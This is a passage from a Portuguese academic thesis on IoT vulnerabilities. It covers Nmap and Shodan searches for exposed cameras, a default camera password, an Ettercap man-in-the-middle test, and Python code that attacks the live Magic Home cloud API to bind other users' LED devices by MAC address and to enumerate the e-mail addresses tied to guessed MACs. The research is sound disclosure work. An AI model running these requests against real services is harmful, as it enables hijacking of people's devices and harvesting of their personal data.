A Figura 2 mostra a reprodução de uma busca por portas Telnet abertas, para tal usa-se a ferramenta Nmap no terminal de um computador com o sistema operacional *Linux*. É

informado o parâmetro [-p23], definindo a porta específica que deve ser escaneada, e o comando [-PN xxx.xxx.xxx.0/24] informando uma faixa de endereços IP nos quais a busca deve ser realizada. Nesse caso a faixa contêm somente endereços IP pertencentes à rede local, mas a busca pode ser realizada em qualquer endereço IP da internet.

Na Figura 2, a faixa alvo, os endereços IP e endereços de *Media Access Control* (MAC) onde são encontradas portas Telnet estão ocultos por tarjas pretas por se tratarem de informações da rede interna do autor. O retângulo vermelho destaca uma das portas encontrada, onde vê-se o estado '*filtered*'. De acordo com a documentação do Nmap, este estado representa o caso em que existe um *firewall* ou filtro protegendo a porta e então não é possível dizer se ela está aberta ou fechada. Os outros dois estados possíveis são "*Open*"e "*Closed*".

Figura 2: *Busca por portas telnet abertas na rede local*



Fonte: Do autor

Com frequência ocorrem casos de grupos *hackers* divulgando listas de endereços vulneráveis, este trabalho em comunidade tem o poder de agilizar ainda mais a busca por alvos já que desta forma o escaneamento pode iniciar por endereços IP que tem maior probabilidade de retorno positivo.

Após portas abertas e com senhas padrão serem encontradas, o dispositivo é acessado e usado para escanear a rede local em busca de outros dispositivos vulneráveis, o que aumentava a assertividade do ataque. As principais ameaças decorrentes da exploração deste tipo de vulnerabilidade são: acesso à outros dispositivos da rede através do aumento de privilégios, captura de dados trafegados na rede local, perda da disponibilidade das funcionalidades do dispositivo e sequestro do dispositivo para ataques DDoS ou para mineração de criptomoedas.

Em Câmeras IP, além destas ameaças existem ainda implicações relacionadas à captura de imagens geradas e transmitidas pela internet. Segundo conclusões de Abdalla e Varol (2020), Seralathan et al. (2018) e Rizvi et al. (2020), senhas fracas são a principal vulnera-


bilidade de câmeras IP. Empresas do setor buscam desenvolver produtos com inicialização simples e usuários leigos os escolhem por praticidade e instalação fácil, isso resulta em produtos que não forçam o usuário a alterar as senhas e quando o fazem não checam se a senha é forte contra um ataque de força bruta.

O modo de ataque é semelhante ao detalhado anteriormente, a internet é escaneada em busca de portas que possam estar transmitindo imagens. As páginas encontradas são expostas a um ataque de força bruta usando credenciais padrão e em caso de sucesso, têm-se acesso à transmissão. Normalmente a transmissão é feita pelas portas 80 ou de 8080 até 8089, usadas por padrão em protocolos comuns, como *Hypertext Transfer Protocol* (HTTP). Por isso, são usados alguns filtros adicionais para diminuir o número de falsos positivos. De qualquer forma, o escaneamento é simples e pode ser feito por usuários sem muito conhecimento através de requisições HTTP.

Neste caso, um agravante é que existem diversas ferramentas disponíveis com listas de endereços IP de câmeras conectadas à internet e usuários comuns podem simplesmente utilizar endereços destas listas e testa-los diretamente em um navegador de *web*.

Um exemplo de uma ferramenta destas é o site Shodan. Enquanto o Google varre a internet para indexar *websites*, o Shodan varre a internet indexando dispositivos. Apesar da ferramenta não apresentar risco para ataques em larga escala, ela traz facilidades para que qualquer usuário acesse câmeras que transmitem pela internet e que não possuem senhas fortes. O exemplo de uma busca neste site pode ser visto na Figura 3. Nela estão ocultos o termo de busca e as informações dos endereços IP que obtêm-se com a pesquisa.

Figura 3: *Busca no site Shodan*



Fonte: Do autor

Acessando-se uma das respostas retornadas tem-se acesso à página vista na Figura 4. Nesta página são mostradas as portas que responderam ao escaneamento, o tipo de protocolo sendo usado por elas e os dados recebidos como resposta. As tarjas pretas ocultam informações do endereço IP encontrado e da resposta HTTP que não são relevantes para o texto do trabalho.

Em um teste rápido é possível encontrar diversos alvos em potencial, além disso apenas observando alguns padrões nas respostas é possível refinar as buscas. Iniciando-se a busca com um termo genérico como “IP Webca”, percebe-se a repetição do nome de um arquivo *Hypertext Markup Language* (HTML) nos resultados que realmente são endereços IP de

Figura 4: *Detalhe de um dos resultados encontrados no site Shodan*

Fonte: Do autor

câmeras. A pesquisa pelo termo contendo o nome do arquivo HTML, vista na Figura 3, mostra-se mais assertiva e o site retorna 723 resultados com câmeras de diversos países.

A Figura 4 mostra os detalhes de um destes resultados. O site *Shodan* recebe uma mensagem de erro como resposta ao escanear a porta 8086 deste endereço IP, "401 *Unauthorized*", isto indica que é necessária uma autenticação para o acesso. Na mesma resposta de erro é possível identificar qual o modelo da câmera conectada à esta porta. Por consequência é extremamente simples encontrar qual o usuário padrão deste modelo através do site da empresa MOBOTIX - usuário: admin; senha: meinsm.

3.3.2 Comparação entre senhas com diferente complexidades

Em muitos dos casos, os usuários alteram as senhas padrão mas sem eficácia por criarem sequências muito fracas. Para que fique mais claro como a complexidade da senha é importante, faz-se um teste simples com senhas contendo as combinações: quatro ou cinco caracteres - com ou sem caracteres especiais. Para tal, implementa-se um código em *Python* que descobre senhas usando força bruta e ao fim retorna o tempo gasto para adivinhar cada um dos valores.

A real complexidade de senhas não pode ser medida pelo algoritmo implementado. A intenção é exclusivamente comparar os padrões citados, mostrando que entre eles a complexidade é bastante diferente e que seguir as indicações de construção de senha é importante.

O algoritmo não implementa nenhum tipo de busca inteligente, considerando caracteres mais usadas por usuários, senhas comuns e outras formas de agilizar a busca. Ele simplesmente usa duas listas de caracteres, uma com e outra sem caracteres especiais, para construir cadeias de caracteres de forma sequencial e compara-las com a senha que se quer descobrir.

Pela forma como é desenvolvido o código, mudanças em diferentes posições da senha alvo alteram o tempo de saída de maneiras distintas. Como a intenção é gerar um teste de comparação, essa limitação não é relevante desde que sejam usadas senhas alvo parecidas em cada um dos critérios. Foram montadas quatro listas com cinco senhas alvo. As listas podem ser vistas abaixo.

- Quatro caracteres sem caracteres especiais = [azfg, euim, rryz, uetu, zaza]

- Quatro caracteres com caracteres especiais = [az$g, euIm, rr#@, uEtu, z*za]
- Cinco caracteres sem caracteres especiais = [azfgg, euimm, rryzz, uetuu, zazaa]
- Cinco caracteres com caracteres especiais = [az$gg, euImm, rr#@@, uEtuu, z*zaa]

Em seguida, o programa é inicializado tendo as listas como entrada, calcula o tempo para encontrar cada senha individualmente e a média do tempo para quebrar as senhas de cada grupo.

3.3.3 Gravidade da vulnerabilidade

Considerando-se o cenário de que a vulnerabilidade é explorada com sucesso, sua gravidade é mensurada através do CVSS conforme valores dispostos na Tabela 2.

Tabela 2: *Métricas CVSS para senhas fracas e hardcoded.*

Métrica	Valor	Valor Numérico
Vetor de Ataque	Rede	0.85
Complexidade de Ataque	Alto	0.44
Privilégios Necessários - Escopo : Alterado	Nenhum	0.85
Interação do Usuário	Nenhum	0.85
Confidencialidade	Alto	0.56
Integridade	Alto	0.56
Disponibilidade	Alto	0.56

Fonte: Do Autor

Adotam-se os seguintes valores para as métricas: o vetor de ataque é a internet, portanto valor é “Rede”; Complexidade é “Alta”, pois exige que configurações padrão não tenham sido alteradas, o que está fora de controle do agente malicioso; Não é necessária autenticação antes de iniciar o ataque, por isso privilégios é “Nenhum”. Não é necessária interação do usuário para execução do ataque, por isso esta métrica é “Nenhum”; Escopo é “Alterado”, pois após o realizar o acesso o agente malicioso pode comprometer outros dispositivos da rede. As métricas de impacto foram definidas todas como “Alto”, pois a exploração desta vulnerabilidade pode significar comprometimento total do dispositivo.


3.4 Transmissão e armazenamento de dados inseguro

Dispositivos IoT que implementam protocolos da pilha TCP/IP e não usam um dispositivo gerenciador ou *bridge*, precisam estabelecer conexão com a rede local da casa para que possam receber comandos. Para isso é necessário realizar um processo de inicialização onde o dispositivo IoT disponibiliza um ponto de acesso, o usuário se conecta à rede deste dispositivo e então o dispositivo requisita informações como nome da rede local e senha. Esta etapa de envio de credenciais ao dispositivos é ilustrada pela Figura 5a. Em seguida o dispositivo reinicia, desliga seu ponto de acesso e conecta-se à rede local.

Após este processo, o usuário volta a conectar-se à sua rede local e agora pode controlar o dispositivo que já está nesta mesma rede. Este esquema de conexão após a inicialização é visto na Figura 5b. Nas figuras 5a e 5b o dispositivo que está sendo configurado é representado por uma lâmpada, mas muitos outros dispositivos utilizam processos semelhantes.

Figura 5: *Esquematização de conexão de uma lâmpada inteligente à rede local*

(a) *Envio de credenciais da rede para a lâmpada* **(b)** *Lâmpada conectada à rede.*



Fonte: Do autor

3.4.1 Explorabilidade

No trabalho de Abdalla e Varol (2020) relata-se vulnerabilidades envolvendo a falta de proteção dos dados transmitidos entre o dispositivo do usuário e câmeras IP durante a configuração inicial. Nos trabalhos Ronen, Shamir et al. (2017) e Morgner, Mattejat e Benenson (2016) são relatadas vulnerabilidades semelhantes na inicialização de lâmpadas.


Com estas informações e tendo-se uma fita LED disponível, realizam-se testes que exploram a troca de informações entre ela e seu dispositivo de controle. O produto possui funcionalidade e modo de operação muito semelhante à lâmpadas estudas em outros trabalhos e, além disso, um menor preço de aquisição.

Para os testes, além da fita LED, usa-se um celular com o aplicativo de controle instalado e um computador no papel de agente malicioso. Inicialmente os dispositivos não possuem qualquer conexão entre si, vide Figura 6a. Liga-se a fita LED que disponibiliza um ponto de acesso livre e com SSID padrão, então o agente malicioso conecta-se facilmente a esta rede, conforme Figura 6b. O agente malicioso mantêm-se escaneando a rede enquanto aguarda a conexão do dispositivo de controle, quando isso ocorre têm-se o esquema de conexão visto na Figura 6c.

Ao identificar a conexão do dispositivo de controle, o agente malicioso inicia um ataque MITM e na prática a topologia da rede é alterada para o esquema da Figura 6d.

Figura 6: *Realização do ataque MITM*

(a) *Etapa 1* **(b)** *Etapa 2* **(c)** *Etapa 3* **(d)** *Etapa 4*



Fonte: Do autor

O escaneamento da rede em busca dos alvos para o ataque é feito usando-se a ferramenta Nmap em um terminal *Linux*. Na Figura 7, vê-se os resultados do escaneamento antes e depois do dispositivo de controle conectar-se à rede. O único parâmetro usado no escaneamento é [-sP 10.10.123.0/24], que define a faixa de endereços IP usada na busca. Esta faixa é definida de acordo com o endereço IP que foi gerado para o agente malicioso quando ele se conectou na rede. No caso da Figura 7a, são encontrados somente dois dispositivos: Fita LED, identificada como *_gateway* no endereço IP 10.10.123.3 e o próprio

agente malicioso no endereço IP 10.10.123.4. A Figura 7b mostra que um dispositivo adicional é encontrado, referente ao celular responsável pelo controle da fita e identificado como "*Xiaomi Communication*"no endereço IP 10.10.123.5.

Figura 7: *Escaneamento de dispositivos feito pelo agente malicioso*

(a) *Sem conexão do celular na rede.*

```
emerson@emerson:~$ sudo nmap -sP 10.10.123.0/24
[sudo] password for emerson:
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-25 22:12 -03
Nmap scan report for _gateway (10.10.123.3)
Host is up (0.0062s latency).
MAC Address:                    (Unknown)
Nmap scan report for 10.10.123.4
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 4.75 seconds
```

(b) *Com conexão do celular na rede.*


```
emerson@emerson:~$ sudo nmap -sP 10.10.123.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-25 22:14 -03
Nmap scan report for _gateway (10.10.123.3)
Host is up (0.0034s latency).
MAC Address:                    (Unknown)
Nmap scan report for 10.10.123.5
Host is up (0.083s latency).
MAC Address:                    (Xiaomi Communications)
Nmap scan report for emerson (10.10.123.4)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 8.94 seconds
```

Fonte: Do autor

Após identificar os alvos, o ataque MITM é realizado através da ferramenta Ettercap no terminal *Linux*. Passa-se os seguintes argumentos para a ferramenta: [-T], gera saída de texto diretamente no terminal; [-S], não forja certificados SSL; [-i wlp6s0], define o uso da *interface* wlp6s0; [-M arp:remote /10.10.123.3// //10.10.123.5//] define o tipo de ataque como MITM ARP e os endereços IP 10.10.123.3 e 10.10.123.5 como alvo.

Após a inicialização do ataque o agente malicioso se posiciona entre a fita e o dispositivo de controle, operando como um ponte e repassando os dados de um lado para o outro. Apesar da ferramenta Ettercap permitir a visualização do tráfego de dados diretamente no terminal, usa-se o *software* Wireshark que gera uma visualização facilitada para a análise. A Figura 8 mostra o Wireshark em operação durante um exemplo genérico, com a captura das portas usadas, endereço de origem e destino, tipo de protocolo e dados dos pacotes.

Figura 8: *Interface do software Wireshark*



Fonte: Do autor

Em seguida, segue-se o procedimento normal para utilização da fita LED, informando o SSID e senha da rede através do aplicativo de controle. Durante este processo os dados

são analisados.

3.4.2 Gravidade da vulnerabilidade

Para o caso de a vulnerabilidade ser explorada e dados relevantes serem capturados, usando-se o CVSS define-se as métricas de gravidade para esta vulnerabilidade conforme Tabela 3.

Tabela 3: *Métricas CVSS para transmissão e armazenamento de dados inseguros.*

Métrica	Valor	Valor Numérico
Vetor de Ataque	Rede Adjacente	0.62
Complexidade de Ataque	Alto	0.44
Privilégios Necessários - Escopo : Alterado	Nenhum	0.85
Interação do Usuário	Nenhum	0.85
Confidencialidade	Alto	0.56
Integridade	Nenhum	0.0
Disponibilidade	Nenhum	0.0

Fonte: Do Autor

O vetor de ataque é a "Rede Adjacente", afinal é necessário que o agente malicioso esteja conectado na rede gerada pelo dispositivo IoT. Complexidade de ataque é "Alta", pois somente é possível realiza-lo durante a inicialização do dispositivo. Autenticação e interação do usuário não são necessária, portanto valor "Nenhum" para ambos. O escopo pode mudar, pois as informações da rede do cliente podem ser obtidas e isso abre oportunidade para outros ataques, portanto valor é "Alterado". O único impacto gerado pelo ataque é de confidencialidade, pois as informações podem ser somente capturadas mas não alteradas e seu valor é "Alto".

3.5 Interfaces Inseguras

Ronen e Shamir (2016) apresentam um trabalho onde exploram a API de controle de lâmpadas inteligente para estender as funcionalidades dos dispositivos. O tráfego de controle enviado às lâmpadas é monitorado e os padrões dos comandos são identificados. Por fim os padrões descobertos são usados para piscar as lâmpadas em frequência e amplitude luminosa que não sejam perceptíveis pelos olhos humanos. Essas oscilações são capturadas por um sensor luminoso que as identifica como bits e decodifica-os como dados.

A vulnerabilidade nesse caso está na interface com a API, comandos são enviados sem criptografia e sem necessidade de autenticação.

3.5.1 Explorabilidade

Tem-se disponível uma fita LED que, como dito, possui funcionamento muito parecido com o de lâmpadas inteligentes. Desta forma explora-se a API de controle deste dispositivo em busca de vulnerabilidades em sua interface.

A fita é controlada pelo celular através do aplicativo *Magic Home* e já está devidamente configurada. Vulnerabilidades que necessitam que o agente malicioso esteja conectado à

mesma rede local que os alvos tem explorabilidade limitada, por isso busca-se encontrar vulnerabilidades na API que possam ser exploradas remotamente. Para tal, o celular é desconectado da rede local e conectado à rede móvel através de internet 4G, controlando a fita remotamente.

Adicionalmente, instala-se no celular o aplicativo *Packet Capture*, capaz de capturar o tráfego de dados do aparelho. O aplicativo é inicializado e monitora a troca de dados do aplicativo *Magic Home*.

Como primeiro passo, captura-se o processo de autenticação. Este é feito através do envio de uma mensagem para o ponto de extremidade *login/ZG001* da API *wifij01eu.magichue.net*. O aplicativo envia um arquivo *JavaScript Object Notation* (JSON) contendo o usuário e a senha de autenticação criptografada.

A API responde com um *token* que é usado em todas as outras requisições feitas pelo aplicativo. O cabeçalho da requisição de autenticação difere das outras requisições por não ter o *token* incluso, afinal é neste momento que ele é requisitado. Os outros campos são exatamente os mesmos e estão listados abaixo.

```
{"User-Agent":"Magic Home/1.7.1(ANDROID,10,en-US)",
 "Accept-Language": "en-US",
 "Accept": "application/json",
 "Content-Type": "application/json; charset=utf-8",
 "Host": "wifij01eu.magichue.net",
 "Connection": "close",
 "Accept-Encoding": "gzip"
}
```

Em *Python*, implementa-se uma função, que pode ser vista na Figura 9a, capaz de enviar requisições HTTP para testar o processo de autenticação. Tenta-se enviar a senha sem criptografia e recebe-se uma mensagem de erro, mostrada na Figura 9b, indicando que ela é necessária. O algoritmo de *hash* MD5 é usado comumente para criptografar senhas, por isso tenta-se repetir o processo de autenticação enviando a senha criptografada por esta técnica. No aplicativo a autenticação é realizada somente na primeira inicialização, o que leva a crer que o *token* é estático.

Figura 9: *Processo de autenticação*

(a) *Função para autenticação.*

```python
#-------------------------------------------------------------------------------
def getMyUserToken(user, CriptPass):
    strUrlAPI = "https://wifij01eu.magichue.net/app/login/ZG001"

    jsonMyUser = {
        "userID":user,
        "password":CriptPass,
        "clientID":""
    }

    dictHeader = {
        "User-Agent":"Magic Home/1.7.1(ANDROID,10,en-US)",
        "Accept-Language": "en-US",
        "Accept": "application/json",
        "Content-Type": "application/json; charset=utf-8",
        "Host": "wifij01eu.magichue.net",
        "Connection": "close",
        "Accept-Encoding": "gzip"
    }

    objResponse  = requests.post(strUrlAPI, json=jsonMyUser, headers=dictHeader)
    return objResponse.json()
```

(b) *Resposta de erro após envio de senha sem criptografia.*

```
> request: <PreparedRequest [POST]>
  status_code: 200
  text: '{"code":10033,"msg":"Password error"}'
  url: 'https://wifij01eu.magichue.net/app/login/ZG001'
> _content: b'{"code":10033,"msg":"Password error"}'
  _content_consumed: True
  _next: None
```

Fonte: Do autor

Inicializando-se o *Magic Home*, são enviadas requisições ao servidor durante a atualização da tela principal. Estas requisições são responsáveis por obter a lista de dispositivos

pareados e algumas configurações do usuário. No caso da requisição da lista e dispositivos, a mensagem HTTP é postada para o ponto de extremidade */app/getMyBindDevicesAndState/ZG001* e a única informação relevante enviada é o *token* obtido durante a autenticação. Recebe-se uma resposta contendo as informações da fita LED e da rede em que ela está conectada, todas estas informações são trocadas sem criptografia.

A partir deste momento a fita LED é visualizada no aplicativo, então envia-se a sequência de comandos para liga-la e desliga-la, capturando-se os pacotes vistos nas figuras 10a e 10b. O texto com fundo azul mostra as mensagens enviadas pelo aplicativo e o com fundo vermelho as recebidas. A única informação relevante no cabeçalho das mensagens postadas é o ponto de extremidade e o *token* de autenticação. No arquivo JSON enviado junto com a mensagem estão presentes dois campos, "*hexdata*"que é o comando que se deseja executar e "*macAddress*"que é usado como identificador do dispositivo de destino.

Figura 10: *Pacotes de mensagens postadas pelo aplicativo para a API*

(a) *Requisição para ligar.* **(b)** *Requisição para desligar.*

Fonte: Do autor

Conhecendo-se os pontos de extremidade para autenticação e envio de requisições, testa-se uma hipótese buscando-se aumento de privilégios de um usuário. Inicialmente, implementa-se uma função, mostrada na Figura 11a, para o envio dos comandos liga e desliga. Na sequência, cria-se um novo usuário e nenhum dispositivo é cadastrado à conta dele, o usuário é "teste@tcc.com"e sua senha é "teste". O aplicativo não exige qualquer

verificação para criação de usuários, por isso é possível usar *e-mails* fictícios.

Cria-se um programa, nomeado *HACKME.py*, que usa a função da Figura 9a para obter o *token* do usuário "teste@tcc.com"e envia comandos liga e desliga para a fita não pareada à este usuário através do código da Figura 11a. Para aumentar a gravidade da vulnerabilidade, o computador que executa o código é conectado à uma rede local diferente da rede da fita. Com este procedimento obtêm-se a resposta de erro mostrada na Figura 11b e, como consequência, os comandos não são executados.

Figura 11: *Envio de comandos liga e desliga*

(a) *Função para envios de comandos liga e desliga.*

```
#---------------------------------------------------------------------------
def switchOnOff(targetMac, token, hex):
    strUrlCommands = "https://wifij01eu.magichue.net/app/sendCommandBatch/ZG001"
    jsonCommandArray = {
        "dataCommandItems": [
            {
                "hexData":hex,
                "macAddress":targetMac
            }
       ]
    }
    headersOn = {
        "User-Agent":"Magic Home/1.7.1(ANDROID,10,en-US)",
        "Accept-Language": "en-US",
        "AppBuildVer": "131",
        "Accept": "application/json",
        "token": token,
        "Content-Type": "application/json; charset=utf-8",
        "Host": "wifij01eu.magichue.net",
        "Connection": "close",
        "Accept-Encoding": "gzip"
    }
    objResponse = requests.post(strUrlCommands, json=jsonCommandArray,
                                                        headers=headersOn)
    if objResponse.status_code == 200:
        return 'Request Succeed'
    else:
        return 'Request Failed'
```

(b) *Resposta de erro após envio de comandos sem parear o dispositivo.*

```
> request: <PreparedRequest [POST]>
  status_code: 200
  text: '{"code":400,"msg":"badRequest","data":false}'
  url: 'https://wifij01eu.magichue.net/app/sendCommandBatch/ZG001'
> _content: b'{"code":400,"msg":"badRequest","data":false}'
  _content_consumed: True
  _next: None
strUrlCommands: 'https://wifij01eu.magichue.net/app/sendCommandBatch/ZG001'
```

Fonte: Do autor

Então, tenta-se outra estratégia. Na conta original, se desfaz o pareamento com a fita LED e em seguida pareia-se novamente. O tráfego é capturado e identifica-se o envio de mensagens ao ponto de extremidade */app/bindToMeWithModelAES/ZG001*. Estas mensagens são enviados contendo o cabeçalho padrão, apresentado anteriormente, e um arquivo JSON com os seguintes dados:

```
{"appSys": "Android",
 "appVer": "10",
 "checkCode": "4ef90bb4752a84d2876b9bbca97e982e63782a3bcdfb44c34846e62a298dfe01",
 "module": {
           "deviceType": 51,
           "dstOffset": 0,
           "isOnline": false,
           "ledVersionNum": 8,
           "macAddress": "5002912369AC",
           "moduleID": "AK001-ZJ2101",
           "rawOffset": -10800,
           "timeZoneID": "Etc/GMT+3"
           },
 "opType": "SetUp",
 "securityID": "0482005E5AC5FE6BC71E6F21751108C3",
 "timestamp": "1616756932061"
 }
```

O arquivo JSON possui vários campos que aparentam ser usados para verificações e isso poderia tornar o ataque infactível. Contudo, parte-se da hipótese que estes parâmetros

não são verificados e escreve-se uma função para o envio de mensagens de pareamento, conforme Figura 12, que usa uma versão simplificada do arquivo JSON.

Figura 12: *Função para envios de pedidos de pareamento*

```
#---------------------------------------------------------------------------
def bindDevice(targetMac, token):
    strUrlCommands = "https://wifij01eu.magichue.net/app/bindToMeWithModelAES/ZG001"
    jsonCommandArray = {
        "appSys": "",
        "appVer": "",
        "checkCode": "",
        "module": {
            "deviceType": 0,
            "dstOffset": 0,
            "isOnline": "",
            "ledVersionNum": 0,
            "macAddress": targetMac,
            "moduleID": "",
            "rawOffset": 0,
            "timeZoneID": ""
        },
        "opType": "SetUp",
        "securityID": "00000000000000000000000000000000",
        "timestamp": "0000000000000"
    }

    headersOn = {
        "User-Agent":"Magic Home/1.7.1(ANDROID,10,en-US)",
        "Accept-Language": "en-US",
        "AppBuildVer": "131",
        "Accept": "application/json",
        "token": token,
        "Content-Type": "application/json; charset=utf-8",
        "Host": "wifij01eu.magichue.net",
        "Connection": "close",
        "Accept-Encoding": "gzip"
    }
    requests.post(strUrlCommands, json=jsonCommandArray, headers=headersOn)
```

Fonte: Do autor

Modifica-se o programa *HACKME.py*, mostrado na Figura 22 do Anexo A, de forma que agora seu fluxo seja: Lê-se nome e senha do usuário que, apesar de não ter privilégios, será usado para controlar a fita LED; define-se qual o dispositivo alvo, carregando seu endereço MAC de um arquivo para a variável *target*; autentica-se o usuário; pareia-se o dispositivo alvo ao usuário; envia-se comandos de liga e desliga para a fita LED.

Estas requisições são fáceis de implementar, os códigos hexadecimais dos comandos são padrão e podem ser mapeados, contudo ainda é necessário saber o endereço MAC do dispositivo alvo. Um teste de conceito pode ser feito usando-se o endereço da fita disponível, mas em caso de ataques reais seria necessário conhecer o endereço MAC dos alvos de alguma forma.

Não existe documentação cobrindo todos os ponto de extremidade da API *magichue*, mas pesquisando é possível deparar-se com alguns deles. Busca-se por pontos de extremidade que possibilitem a obtenção de endereços MAC dos dispositivos cadastrados na API e encontra-se *getBindedUserListByMacAddress*. Este ponto de extremidade retorna a lista de usuários que possuem o dispositivo com determinado endereço MAC pareado.

Escreve-se a função vista na Figura 13 e testa-se o comando usando-se o endereço MAC da fita disponível. Para a requisição, além do cabeçalho é necessário enviar um parâmetro informando o endereço MAC. O retorno da requisição é uma lista com os endereços de *e-mail* e dois identificadores nomeados "*userUniID*"e "*bindedUniID*"de todos os usuários que possuem a fita pareada.

À primeira vista a requisição não parece útil, pois é necessário conhecer o endereço MAC já cadastrado para obter-se uma resposta. Contudo, sabe-se que os três primei-

Figura 13: *Função para requisição de lista de usuários pareados*

```
#-------------------------------------------------------------------------------
def getUserInfoFromMac(strMacAddress, token):
    strUrlUserAPI = "https://wifij01eu.magichue.net/app/getBindedUserListByMacAddress/ZG001"

    dictVictimMac = {
        "macAddress":strMacAddress
    }

    dictHeader = {
        "User-Agent": "Magic Home/1.7.1(ANDROID,10,en-US)",
        "Accept-Language": "en-US",
        "Content-Type": "application/json; charset=utf-8",
        "Accept": "application/json",
        "token": token,
        "Host": "wifij01us.magichue.net",
        "Connection": "close",
        "Accept-Encoding": "gzip"
    }

    objResponse  = requests.get(strUrlUserAPI, params=dictVictimMac, headers=dictHeader)
    jsonResponse = objResponse.json()
    return (jsonResponse['data'])
```

Fonte: Do autor

ros octetos dos endereços MAC identificam a empresa fabricante do dispositivo e com uma busca encontra-se o nome de algumas empresas que produzem fitas LED, como por exemplo *Suzhou SmartChip Semiconductor* (MAC C8:2E:47) e *Espressif Inc* (MAC D8:F1:5B). Partindo-se destes octetos cria-se uma lista com possíveis endereços de fitas LED cadastradas na API.

Novamente, testa-se um aumento de privilégios. Escreve-se um novo programa, nomeado MACScan.py, que usando a função da Figura 13, é capaz de enviar diversas requisições ao ponto de extremidade *getBindedUserListByMacAddress*, cada mensagem usa como parâmetro um dos endereços MAC da lista criada e todas compartilham o mesmo *token* que foi gerado para o usuário "teste@tcc.com". O código principal desse programa é mostrado na Figura 21 do Anexo A.

3.5.2 Gravidade da vulnerabilidade

